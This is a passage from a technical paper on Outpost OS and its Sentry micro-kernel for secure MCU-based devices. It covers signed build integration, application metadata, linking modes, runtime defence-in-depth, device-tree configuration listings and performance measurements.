To finish, the IK then delivers a Integrator's key signed SBOM and build manifest, that ensure traceability for all input artefact references, being pre-built or not.

At the end, all input artifacts are authenticated, having their integrity checked by the IK. This makes Requirement 8 also supported by Outpost OS build system.




Fig. 6. Outpost SDK and IK application authentication process using GPGl

Based on the ELF integrator's signed metadata and sections information, the meta-information table is forged. This table is a binary blob that is read by the kernel at startup.




Fig. 7. Outpost application metadata forge and authentication model

Its structure is strictly defined using JSON schemas that describes each field type and field order. To ensure valid compliance to the current kernel ABI, the kernel is delivered with associated tooling and schemas as IK inputs, allowing validation of ABI compliance.

. . . with portability and maintainability in mind. . . To avoid any MCU-specific or project specific content in drivers, kernel or other OS components, the platform specification uses the standard Open-Firmware *device-tree source* [28] format. In Outpost OS though device-trees are not compiled to be included at runtime, but instead are used to generate source files with all device-trees information, similarly to what Zephyr [34] does. This allows to support device-tree based configuration while keeping a small target footprint.

Drivers implementations can hold their own device-tree file(s), which can be overloaded at project integration time if needed. It enables an easy and efficient way to allow both autonomous and project-based driver built using the same VCS tag, with the device-tree passed as an input parameter.

In order to deliver to the application developer an easy-to-use build environment, Outpost OS permits the usage of a fully independent SDK that does not require either the source of Sentry micro-kernel or others applications. Thanks to the usage of POSIX API, the C application business logic can be easily unit tested natively on the build host, while Rust code can be easily checked with Clippy [27]. This allows the usage of multiple independent project integration environments, for multiple product(s).

The Outpost SDK aims to delivers all the required tooling to ensure ABI compliance checking for binary deliveries. It is done by including various information on the SDK version used in the application metadata, which can be checked at integration time, with respect for the semantic versioning principles [19].

. . . down to the product deployment and lifecycle The Outpost OS allows the usage of business-function centric applications. They could be separated into micro-services [39, 44] in order to separate various hardware backends, such as communication buses, cryptographic backend and so on. This is done naturally by creating small tasks, each one corresponding to a given application, that are strictly separated in terms of memory using the MPU, and delivering higher level interfaces to others. Of course, such a paradigm is not always applicable at its full extent due to the constrained footprint and performances.

Spatial and temporal isolation is also considered between task sets as in next releases, through the already considered notion of task domains, allowing hierarchical scheduling policy (scheduling the sets with differentiated scheduler) for strictly separated tasks sets.

It is to note that, by new, the kernel scheduling policy is based on a Round-Robin multi-queues with fixed priority and quantum management. Nevetheless, the scheduling model is built to support easy scheduling substitution, allowing, for example, RM [18] or TDM [19] schedulers. Although, the overall real-time compliance consideration is not, at this step of the Operating System core functions implementation, considered as a high priority feature.

To draw near such a design in a performant enough manner, the Outpost API must be efficient and allow efficient application scheduling and optimized memory footprint. This is why performance, deployment and product lifecycle have been dully considered at each stage of the Outpost OS specification:

1. *The Sentry kernel*: Upon startup, the *Sentry* micro-kernel has no idea of the list of applications that will be executed on top of it. It will discover the applications list through a strict parsing of a dedicated area containing the metadata of all the applications present. A maximum threshold is defined in order to ensure a strictly bounded maximum number of applications (and thus size of associated dedicated area).

[18] Rate Monotonic scheduling
[19] Time division Multiplexing scheduling

Sentry micro-kernel is quite similar to the EwoK kernel [10], in terms of UAPI, but several modifications and enhancements have been added:

- Shared memory management, with ownership and permissions management
- Support of signals
- Enhanced one-copy IPC implementation
- Enhanced single call burst-compliant user ISR support
- Enhanced scheduler with dual priorities and quantum support
- Support of MCU low power modes
- Dedicated API for core-controlled events, allowing support of attack detection and post-mortem usage

Its implementation, at the time of this article, is made in a hybrid C and Rust implementation, including some formal proof on some part of the C code. The whole syscalls gate and UAPI library being written in Rust.

2. *List of Applications Metadata*: The applications metadata list is defined as a table. Each entry contains a pointer to a dedicated area placed at after the binary of each application:
   - A dedicated 64 bits magic, specific to the current product
   - Kernel ABI related versioning information, ensuring that next fields are properly parsed
   - All application-related information and configuration (capabilities, layout, scheduling quantum, resources such as peripherals and shared memory blocks. . .)
   - A SHA256 hash enforcing integrity of all application binary part (text, data, rodata)
   - A SHA256 hash enforcing integrity of all application debug information
   - A GPG signature on all the dedicated area contents above, enforcing the authenticity of all application binaries, information and configuration data.

   The public key used to verify the GPG signature above is generated by the IK tools for each Outpost OS build. It is for now, included in the binary of Sentry micro-kernel itself (the integrity and authenticity of the Sentry micro-kernel being enforced by the MCU Secure Boot). We may as part of future work support other authentication schemes and IK tools keys integration in binaries. The applications binaries being placed in memory by the IK tool,

they must be compiled either in PIE[20] mode (application metadata having a field for referencing a GOT[21]) or partially linked position dependent executable as described in Section B.2.

3. *The applications*: Each application is a binary blob that is memory-mapped by the Outpost IK at a valid position, in association with a correct metadata information in the metadata list. By now, upgrading an application requires the IK to re-generate an up to date memory placement and thus a new firmware image.

   As part of future work, application update could be either done on-place, using free space, or dual-slotting mechanism. This will allow the usage of resilient upgrade methods in MCUs that do not support several flash banks, and can be used for increasing the availability of flash memory in such MCUs.

   By now, the metadata list is not duplicated using memory slotting but it can be considered as part of future work.

   There are two specific limitations to application positioning:

   — the memory protection unit mapping constraints
   — the non-volatile memory structure (usually sectors) when delta-upgrade is required

   MPU regions constraints may vary from one MCU to another [4, 5]. Such placement constraint is under the control of the Outpost IK, and can be considered with specific padding, alignment and slotting support to allow efficient delta upgrade management if needed. While no collision due to high increasing of a specific application happen, only the new application blob and the associated metadata need to be deployed. This should be the case for minor upgrades while major would require a full upgrade, in the very same way other OSes do [45].

   In our use cases, the number of concurrent applications on the target is small enough to allow a smart enough layouting that resolve both constraints. Such a number is considered, for our given integration project, between 6 and 16 separated applications depending on the various products.

[20] Position Independent Executable
[21] Global Offset Table

B.2 Application build and link time considerations

Prerequisite The IK is written in Python[22] and uses The Meson build system[23] and Ninja as build backend. The required C language revision is, at least C11 with a linker with package notes support [38].

As written earlier, application may be in position dependent or position independent executable. According to build mode, the application upgrade capabilities may be restricted. For instance, a per application upgrade model requires position independent. By now, memory placement and relocation are done by IK at integration time. Note that in the following description applies to the use case target architecture (Armv8M-Mainline) and GCC suite. In both case there is currently no support for dynamic linkage and thus shared objects.

Static Position Independent Executable (PIE): In PIE mode, the build flow perform by IK is the following:

— Application build in PIE
— Firmware memory layout/application memory placement
— Application relocation
— Firmware image generation

In this mode, data address is fetch from a GOT which contains data absolute addresses, only the offset in the table is known at application build time.

Application must be build with GCC flags '–single-pic-base' and '–no-pic-data-is-text-relative' as data memory relative placement compare to text is not known at application build. Those flags will generate code that complies with EABI by using 'r9' register as global data offset register [6]. At link time, '-static-pie' flag must be used this is expanded to '-static -pie –no-dynamic-linker' linker flags by GCC [23]. Those link flags tell linker to not produce any dynamic relocation section and all data only requires the GOT to be patched and thus, a dynamic linker at runtime is not needed.

In the next build step, after applications memory placement, the IK will patch application GOT entries with the right data addresses and loadable sections LMA[24]/VMA[25] are updated. At runtime, the initial task frame is initialized with GOT address.

For future work, in order to support per application upgrade, GOT might be fixed up at runtime.

[22] Python $\geq$ 3.10
[23] Meson $\geq$ 1.4.0
[24] Load Memory Address
[25] Virtual Memory Address

Static position dependent executable: In noPIE mode, the build flow perform by IK is the following:

- — Application build and partially linked
- — Firmware memory layout/application memory placement
- — Final, per application, linker script generation based on memory placement
- — Application linkage pass.
- — Firmware image generation

In noPIE build mode, application can't be fully linked as the generated code is position dependent. Thus application must be partially linked before memory placement (e.g. GCC '-r' link flags). After memory placement, a dedicated, per application, linker script is generated all definitive LMA/VMA for text and data section and then the application is linked using **only** the partially linked elf as input and the generated linker script.

Note that this build mode does not allow per application upgrade but only whole firmware image upgrade.

B.3 Run-time security considerations

The Outpost OS security model has been considered over the overall lifecycle, starting with the components build and delivery time down to the target install, upgrade, repair and destruction time.

For the sake of simplicity, all the security considerations will not be presented in this single paper, as it would be too long to describe. Although, we try to focus on the core security concepts.

To start with, the micro-kernel based architecture has been defined as the initial OS usual best practice. Indeed, such architecture allows multiple efficient security considerations, such as supervisor code strict analysis and attack surface reduction [25, 31]. It also allows to support separation of concerns principle, that has already been demonstrated in both safety and security critical industrial systems [13]. To this initial architectural requirements, a set of runtime defense-in-depth considerations have also been included to respond to our typical technical threats scenarios in an efficient manner, complexifying and delaying as much as possible considered threats.

As a consequence, besides the usual security best practices (stack smashing protection (SSP), MPU-enforced W⊕X, strict and controlled application and kernel partitioning), some others defense-in-depth are also considered, such as potential shadow stacking support such as described

in [17], CFI,[26] or active software or hardware corruption detection, in order to answer security requirements defined in Section A.1.

Moreover, the kernel is implemented with specific fault-injection protection schemes (hamming distance, no comparison to 0, critical checks duplication, etc.).

Nevertheless, it must not be forgotten that security is not the main target of the OS. As a consequence, we have defined, in a similar way to networking concepts [40] the notions of *slow path* and *fast path* at syscall level.

This has been achieved by defining a performance level consideration for each syscall, based on the usual, secure and performant embedded usage of devices. In our model, we consider that:

- all system wide events, external I/O and device manipulation should comply with high performances, allowing as small as possible business logic latency, including various timing consideration such as graphical VSYNC/VBLANK periods, network stacks performances or all DMA-related usage
- all platform initialization API (platform discovering, opaques discovering) can has its performances reduced
- power management support such as entering or leaving hardware stop-modes is also not considered as time critical

In the same time, syscall are considered as Finite State Machines. The FSM states are associated to a given manager execution, a syscall being a consecutive call to multiple managers (task, memory, etc.) that interact to deliver the corresponding service. Managers API can be called directly or through managers inter-dependencies.

The global syscalls repartition and design is then considered in the way defined in 8.

With such a model properly defined, it is possible to trigger differentiated security functions, so that slow paths and fast path can hold integrity checks with consideration for the overall system performances.

In one hand, as performances degradation associated to slow paths checks is accepted, this allows us to include more efficient security considerations for various logical and hardware exploitations:

- moving from a state to another being predictable, a CFI based on double sequence calculation is added, detecting any abnormal transition.

[26] Control Flow Integrity




Fig. 8. Outpost syscall slow and fast paths repartition model

— hardware checks can be added, once per syscall execution, to detect potential hardware IP state corruption (MPU state, NVIC configuration, etc.).

In the other hand, fast path syscalls can't have their execution time such increased. The security checks is then reduced:

— the overall syscall duration in cycles is calculated for a given sub-architecture, in cycles.

— as syscalls are unpreemptible, the syscall execution time is measured down to the potential preemption sequence (for asynchronous syscall) or to the handler return (for synchronous syscalls) to detect any abnormal behavior (too short or too long), based on all execution paths measurement.

— instead of an effective CFI, a compile-time pattern forge for main functions is made and checked by callee. The check is a high performance numerical comparison. patterns vary with new releases, as using the commit hash as input seed, with respect for reproductible build.

In micro-kernel based systems, the logical attack surface is hosted by user-space applications, starting with those which communicate with external environment, as a consequence of Threat 1. To increase the overall system protection, the Sentry kernel runtime security model is based on multiple defense-in-depth mechanisms to reduce such an attack path impact. To start with, the kernel code as a particular kernelspace/userspace way to communicate. The kernel handlers always start with a reconfiguration of the application memory region. The goal here is to reduce the

accessible application memory from the kernel to a small, fixed, dedicated memory space denoted `svc exchange area`, through which applications and kernel communicate. The main impacts are:

— the `svc exchange area` is a build-time fixed, canary protected, subsection of the application memory, mapped at the beginning of the application memory layout, allowing fast and easy region resizing and bound-checking

— kernel syscall gate never manipulates pointers. The UAPI implementation is responsible for fulfilling this zone before calling the syscall handler, and for getting kernel result(s) back from it

— the area canary is updated each time a slow-path syscall is executed, and checked each time the syscall gate is called

— Sentry kernel code is unable to access application business data. Only this exchange zone is kept mapped during kernel execution context

To support all these defense-in-depth mechanisms, a set of security events has been defined, as well as a storing mechanism in a dedicated area of the volatile memory, with write before reset capability. The goal is to be able to react to such consecutive events as per a security policy, as for example erasing all assets and generating a report for auditing.

C Outpost OS in deported-UI use case

C.1 Project specific construct

To answer to the project-specific architecture of our deported UI, a set of applications has been defined, as described in Figure 9:

— *User Interface Management*: this application is responsible for the *View* part of the standard MVC [14] [27] pattern for graphical interfaces. While this application uses OS generic components (mostly graphic related peripheral drivers), it also includes some OSS software notably for the graphical library, such as LVGL [37]. The application main loop is a product-specific component.

— *SE Communication Gate*: this application is the deported UI entrypoint from the eSE. It is responsible for handling the link and transport layers for all the exchanges performed with the eSE. It notably includes the usual flow control management and service identification between peers. Communication security (authentication, integrity, confidentiality) is supported in interaction with the

[27] Model-View-Controller

Key Storage and Management Service. The physical layer for communication is implemented using OS generic drivers (SPI, I2C...). The application itself is not defined as a generic remote gateway service but may, in the future, be defined as such.

— *Key Storage and Management Service*: This generic service is responsible for storing and manipulating the local cryptographic assets to support cryptography-relative functions, such as authentication, signature and encryption/decryption. It can be addressed using bare shared memories, signals or IPC in our first implementation (but we plan to use higher level API later on). The shared memory ownership and access request handling is explained in this section.

— *OS upgrade service*: This generic service is the foundation of the OS security. It is uncorrelated from the way the upgrade is delivered, but implies some specific security considerations, including chunk encryption and global upgrade content authentication (for example using HMAC). This service relies on the *Key Storage and Management Service* for securing the keys used for the upgrade process. In its initial implementation, only a whole firmware upgrade will be supported, based on dual flash banking A/B.




Fig. 9. Outpost OS-based deported UI use case

Listing 1: deported UI sample project configuration

```
name = 'extUI Project'
license = 'Apache-2.0'
license_file = 'LICENSE.txt'
devicetree = 'product_board_ref0.dts'
[sentry]
url = 'git@outpost-repo-url/sentry-kernel.git'
revision = 'v0.1'
method = 'git'
config_file = 'configs/project_depUI_debug_defconfig'
gpgsig = B9AD793E[...]0F6530D5E920F5C65
[app.secom]
url = 'git@my-repo-url/secom.git'
revision = 'v1.3.5'
method = 'git'
config_file = 'configs/project_depUI_defconfig'
gpgsig = 73D1790[...]E3C16097C115470EF8
# continuing...
```

Such a software architecture allows a relative straightforward project definition thanks to the TOML syntax used by the project integration's toolkit, as shown in Listing 1. In Outpost OS, each application local dependencies, such as user-space drivers, protocol stack and so on, are under the responsibility of the application build system, and mostly derive from the `config_file` line that use the Kconfig language to define the overall application metadata. In the same time, dependencies are pushed in the global delivery manifest so that no indirect dependency is lost. In our implementation, it is done using the meson build system manifest delivery mechanism.

Next to the project software configuration is also added the project target board configuration, that holds the board description using the device-tree syntax (DTS). In our project, we use VCS-based applications integration, where the project's device-tree overloads the project configuration.

C.2 Configuring user-space drivers and communication

enditemi

In Figure 9, user-space applications can use and own several MCU peripherals. MCU peripheral drivers are in user-space (excepted the ones managed by Sentry kernel at system level). It is up to the developer to provide for each service a *dtsi* fragment for the configuration of each

peripheral and to list all enabled peripherals in its package-metadata B through the Kconfig-based configuration mechanism.

At integration time, the Outpost IK will check that:

— A peripheral is enabled by exactly only one service
— No enabled peripheral is orphan (i.e. associated neither to the Sentry kernel nor to a service)

For security and portability reasons, user-space applications cannot have access at runtime to some peripherals configuration related to MCU core and managed by Sentry kernel, such as clock configuration or pin-mux [10,11]. Those are defined in a MCU-based *dtsi* fragment in a *dts* file at project top level. Other less sensitive MCU core peripherals configuration such as baudrate, clock signal polarity, word size, and so on, are defined in user-space fragments and can be overridden at project level if needed. For example a typical MCU *dtsi* fragment for a SPI bus peripheral description is shown in Listing 2. The application may there add peripheral specific configuration (e.g. clock polarity, required by the underlying protocol), as shown in Listing 3. As a last resort, the project is configuring the pin used for SPI1 for the board used in the project and can override any other fields if needed, as shown in Listing 4.

Note that, in order to enforce proper memory isolation, all bus master (as DMA controllers) are considered as MCU core peripherals and are under the strict control of the Sentry kernel, in the way EwoK kernel does [11].

At build time a table of mappable peripherals is built by Outpost IK with all application enabled peripherals and MCU-specific configuration if any. At runtime, before its usage, a peripheral must be pre-configured (it is called 'probing') and then memory mapped. The Sentry kernel validates for all operations relative to peripheral management that the application has the proper ownership and capability compliance. The peripheral management is done using build-time forged opaque identifiers, based on the project device-tree peripherals listing. The Sentry kernel is fully in charge of the probing of each peripheral: setup of the peripheral clock-tree (as per fragments defined at project top level), setup of required GPIO pins configuration and muxing, and setup of associated interrupts. Once the peripheral probing is done, its address range is then added to the application's allowed memory layout and the peripheral can be mapped upon application request with a dedicated syscall. Note that our implementation is made in a way to prevent that Sentry kernel can never access peripheral that it does not own itself.

As each mapped peripheral requires a dedicated MPU region, the number of peripherals mapped simultaneously at a given time for an application is limited: it is up to the application to handle peripheral map/unmap policy in function of its needs at a given time (best security practice being to have unused peripheral unmapped as soon as unused).

Listing 2: SPI1 MCU definition

```
spi1: spi@40013000 {
  compatible = "st,stm32-spi";
  #address-cells = <1>;
  #size-cells = <0>;
  reg = <0x40013000 0x400>;
  clocks = <&rcc STM32_CLOCK_BUS_APB2 0x00001000>;
  interrupts = <35 5>;
  status = "disabled";
};
```

Listing 3: SPI1 service definition

```
&spi1 {
  st,spi-clock-pol-inv;
  status = "okay";
};
```

Listing 4: SPI1 project definition

```
&spi1 {
  pinctrl-0 = <&spi1_mosi_gpio>, <&spi1_miso_gpio>;
  status = "okay";
};
```

In Figure 9, some user-space applications use shared memory in order to exchange data. Each shared memory resource required by an application has to be declared in its metadata. Such resource is seen as a peripheral (aka a 'shared memory block peripheral') in the device-tree with the following characteristics:

- They have an unique owner
- They can't be 'released', but can be (un)mapped when needed by the application
- They are mapped read-write
- Synchronization mechanism is left to applications

The shared memory notion in Outpost OS is managed with the principle of a reserved memory pool at product integration time, as shown in

Listing 5. This memory pool is initialized by the Sentry kernel at boot time. An application can always map a shared memory block it owns, in the very same way a peripheral is mapped, by using a strictly unique identifier forged at build time. The owning application can also allow the access of shared memory block it owns to one other application using a dedicated set of syscalls. The information that an access has been given has to be managed by application developers using messaging (IPC/Signals) between applications.

The Outpost IK is in charge of collecting all required shared memory blocks resources, and to perform various verifications, as notably that the amount of memory reserved for shared memory is sufficient (avoiding race condition during runtime), and MPU restrictions. Even if the pool of all shared memory blocks is built by Outpost IK, and thus fixed before runtime, the memory base address of each shared memory block is not known by the application before runtime, as Sentry kernel can perform some scrambling between blocks to enhance security.

Listing 5: Sentry shared memory pool

```
1  reserved-memory {
2    #address-cells = <1>;
3    #size-cells = <1>;
4    ranges;
5
6    shared_memory: shm@2001000 {
7      reg = <0x2001000 0x4000>;
8    };
9  };
```

C.3 Measurements and performances

Our current Outpost OS implementation supports three build modes with different objectives:

1. *Release*: Mode for production with debug disabled (no debug related code included) and all security features activated
2. *Debug*: Mode for development with some security features deactivated, debug support and log levels added in the OS code
3. *KSelfTest*: Mode for auto-test with a dedicated user-space application for kernel UAPI regression and security testing

As shown in Table 3, our current Outpost OS footprint is quite small whatever the build mode used.

Build Mode	Release		Debug		KSelfTest	
	flash	SRAM	flash	SRAM	flash	SRAM
kernel	12,064	7,492	18,132	7,917	17,844	7,917
task metadata list (max=4)	800	0	800	0	–	
idle (user app)	588	260	588	260	588	260
autotest-for-ktest (user app)	–				3,372	4,424

Table 3. Size in bytes of kernel-related components on STM32F4 target

The boot time is around a couple of milliseconds in Release build mode (without considering standard security checks such as integrity and potentially authenticity verifications which are independent of OS implementation). And approximately a hundred times longer in Debug build mode as shown in table 4. Note that this penalty is due to the time taken by synchronous logging over UART at 115200 bauds speed.

Build Mode	Release	Debug⋆
cycles	60,887	11,727,204
milliseconds	1.439 ms	1,407.265 ms

⋆ with synchronous log on uart at 115200 bauds

Table 4. Outpost OS boot time (to first application start) on STM32F401 target

Context switch timing is measured using the `sys_yield()` use case, dimensioning the overall UAPI and handler mode traversal, and including as well the scheduler elect call and internal context switching. Results are shown in table 5.

MCU	STM32F401		STM32F429		STM32U5A5	
Architecture	ARMv7-M		ARMv7-M		ARMv8-M	
Core	Cortex-M4		Cortex-M4		Cortex-M33	
Frequency used	84Mhz		144Mhz		140Mhz	
DMIPS/Mhz [7]	1.26		1.26		1.57	
	cycles	μs	cycles	μs	cycles	μs
context switch⋆†‡	1,313	15.75	1,313	9.19	1,173	8.37

‡ with round robin multi-queues with quantum scheduler policy
† mean cycle count over 10^5 yield syscall
⋆ build with GCC 12.3, *-Os* and resp. *-mcpu=cortex-m4* and *-mcpu=cortex-m33*

Table 5. Outpost OS context switch time on ARMv7-M/ARMv8-M targets

C.4 Limitation and Future Work

The Outpost OS and its associated ecosystem is still in its early stage of development, leaving us a huge set of features and improvements we aim to include at various levels.

At the time of writing this article, the OS already supports two ARM® architectures: *ARMv7-M* and *ARMv8-M*, and multiple STM32-based MCUs, from high performances (STM32F4xx) to newest low power ones (STM32U5xx).

Most of described security features are already fully or partially implemented, and designed to be adapted easily to the targeted security level and the considered threats. One of our upcoming work are features related to industrial-grade OS, with notably the support for logging in a dedicated secure storage in NVM [28] critical events, allowing product self-analysis of its integrity and security state, as well as support of secured post-mortem checks.

Other core features are also part of our short plans: low power management, integration with chip secure boot, as well as in-depth security considerations using in-code counter-measures against faults.

ARMv8-M TrustZone support is also only basically supported: we consider to fully support it later with all the restrictions associated to each runtime world [29].

In the meanwhile, we want to offer various C and Rust-based standard functionality at application level in order to offer to developers what they expect off the shelves from an OS used as foundation for generic multipurpose products. We will start with drivers for common MCU peripherals (using for example Rust traits), and then with support of some standard protocols and cryptographic stacks.

The DMA controller (DMA2D) used for graphical operation is fully in user-space application as a first quick implementation of our User Interface Management application. We are still analyzing how to adapt at best the syscalls required to guarantee full security properties (as made for standard DMAs controllers which are master on the bus), while providing all its capabilities for graphic operations.

We have also in mind some security improvements of the built chain itself, by including the complete forge of the SDK with the toolchain build (in the same way as Yocto does). It will make it possible to take advantage of features such as compiler-level hardening, as the ones provided recently by AdaCore [18]. We plan also to improve the verification and issuance of

[28] Non-Volatile Memory

cryptographic signatures processes for building the deliverables with the IK, by leveraging notably the support of other signature methodologies in addition to the GPG one we support for now.

The post-integration security compliance checker is also an evolution of the IK we want to work on. The goal here is to provide a security compliance analysis of a built image to assist the verification of the project configuration in regards of a given security profile, by providing complete product integrator's information and output deliveries metadata in various formats allowing easy compliance check. This work is still under definition and not yet bootstrapped, but we are convinced of its added value for industrial products.

D Conclusion

In this article, we have presented how we have moved forward from the requirements of an initial deported User Interface proof of concept towards an industrial-grade secure OS with a complete dedicated toolchain.

After unsuccessful review of the state of the art, we have specified functional, security and industrial requirements with scalability and maintainability in mind for such an OS for small/medium IoT devices using MCUs. We have started its implementation, based on micro-kernel architecture, on market standard MCU, integrating multiple robustness and security mechanisms, from the delivery of security model down to OS runtime security checks, and capable of supporting several languages for applications developments. We have also worked on the setup of a toolchain at today's best standard level, with the configuration and integration level similar to what is found in Yocto [36] or Buildroot [20] projects. This toolchain allows one to properly configure, build and deliver software components and associated bill of material, while supporting separate developments with proper security and trust.

This OS will be used in Ledger's future products for supporting a secure deported UI where a MCU drives high resolution color displays under control of our eSE (as follow up of previously exposed deported UI use case). This industrial integration implies further planned improvements such as upgrade, power-management and high security requirements. Considering such work may also be of interest for building various industrial products where high level of security and robustness are required, we aim to share it with the Open-Source community to make it evolve considering various other needs and expertise.

References

1. Linux kernel module signing. https://www.kernel.org/doc/html/v4.15/admin-guide/module-signing.html.
2. Debian keysigning model, 2024. https://wiki.debian.org/Keysigning.
3. Amossys ANSSI, LETI EDSI, Oppida Lexfo, SERMA Quarkslab, and Thales Synacktiv. Trusted labs. inter-cesti: Methodological and technical feedbacks on hardware devices evaluations. *SSTIC 2020*, page 165, 2020.
4. ARM. Arm cortex-m3 processor technical reference manual, 2016. https://developer.arm.com/documentation/100165/0201?lang=en.
5. ARM. Armv8-m memory protection unit (mpu) programming using arm ds and cmsis, 2023. https://developer.arm.com/documentation/ka005771/1-0/?lang=en.
6. ARM. Procedure call standard for the arm® architecture, 2023. https://github.com/ARM-software/abi-aa/blob/main/aapcs32/aapcs32.rst.
7. ARM. Arm cortex-m processor comparison table, 2024. https://developer.arm.com/documentation/102787/latest/.
8. Emmanuel Baccelli, Oliver Hahm, Mesut Günes, Matthias Wählisch, and Thomas C Schmidt. Riot os: Towards an os for the internet of things. In *2013 IEEE conference on computer communications workshops (INFOCOM WKSHPS)*, pages 79–80. IEEE, 2013.
9. Andreas Barth, Adam Di Carlo, Raphaël Hertzog, Christian Schwarz, and Ian Jackson. Debian developer's reference, 2005.
10. Ryad Benadjila, Arnauld Michelizza, Mathieu Renard, Philippe Thierry, and Philippe Trebuchet. Wookey: Designing a trusted and efficient usb device. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 673–686, 2019.
11. Ryad Benadjila, Mathieu Renard, Philippe Trebuchet, Philippe Thierry, Arnauld Michelizza, and Jérémy Lefaure. Wookey: Usb devices strike back. *Proceedings of SSTIC*, 2018.
12. Marcelo Borges, Sofia Paiva, António Santos, Bruno Gaspar, and Jorge Cabral. Azure rtos threadx design for low-end nb-iot device. In *2020 2nd International Conference on Societal Automation (SA)*, pages 1–8. IEEE, 2021.
13. Jens Braband. Safety vs. security–why separation of concerns is a good strategy for safety-critical systems. In *Applicable Formal Methods for Safe Industrial Products: Essays Dedicated to Jan Peleska on the Occasion of His 65th Birthday*, pages 85–95. Springer, 2023.
14. James Bucanek. Model-view-controller pattern. *Learn Objective-C for Java Developers*, pages 353–402, 2009.
15. Reto Buerki and Adrian-Ken Rueegsegger. Muen-an x86/64 separation kernel for high assurance. *University of Applied Sciences Rapperswil (HSR), Tech. Rep*, 2013. http://muen.sk/.
16. Cédric Cazanove, Frédéric Boniol, and Jérôme Ermont. A linux container-based architecure for partitioning real-time tasks sets on arm multi-core processors.

17. Wonwoo Choi, Minjae Seo, Seongman Lee, and Brent Byunghoon Kang. Sum: Efficient shadow stack protection on arm cortex-m. *Computers & Security*, 136:103568, 2024.
18. Fabien Chouteau. Adacore enhances gcc security with innovative features, 2024. `https://blog.adacore.com/adacore-enhances-gcc-security-with-innovative-features`.
19. Alexandre Decan and Tom Mens. What do package dependencies tell us about semantic versioning? *IEEE Transactions on Software Engineering*, 47(6):1226–1240, 2019.
20. John Diamond and Kevin Martin. Managing a real-time embedded linux platform with buildroot. Technical report, Fermi National Accelerator Lab.(FNAL), Batavia, IL (United States), 2015.
21. Sascha El-Sharkawy, Adam Krafczyk, and Klaus Schmid. Analysing the kconfig semantics and its analysis tools. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Generative Programming: Concepts and Experiences*, pages 45–54, 2015.
22. Amit Levy *et al.* Tock - programmable iot starts at the edge, 2015. `https://www.tockos.org/`.
23. GCC. Gcc options for linking, 2023. `https://gcc.gnu.org/onlinedocs/gcc/Link-Options.html#index-static-pie`.
24. Patrice Hameau, Philippe Thierry, and Florent Valette. From dusk till dawn: toward an effective trusted ui. *Proceedings of SSTIC*, 2023. `https://www.sstic.org/2023/presentation/from_dusk_till_dawn_toward_an_effective_trusted_ui/`.
25. Allison Husain, Mengzhu Sun, and Evgeny Pobachienko. zvisor: A micro-kernel for monolithic kernels.
26. Portable Operating System Interface (POSIX™) Base Specifications, Issue 8. Standard, IEEE, 2003.
27. Chunmiao Li, Yijun Yu, Haitao Wu, Luca Carlig, Shijie Nie, and Lingxiao Jiang. Unleashing the power of clippy in real-world rust projects. *arXiv preprint arXiv:2310.11738*, 2023.
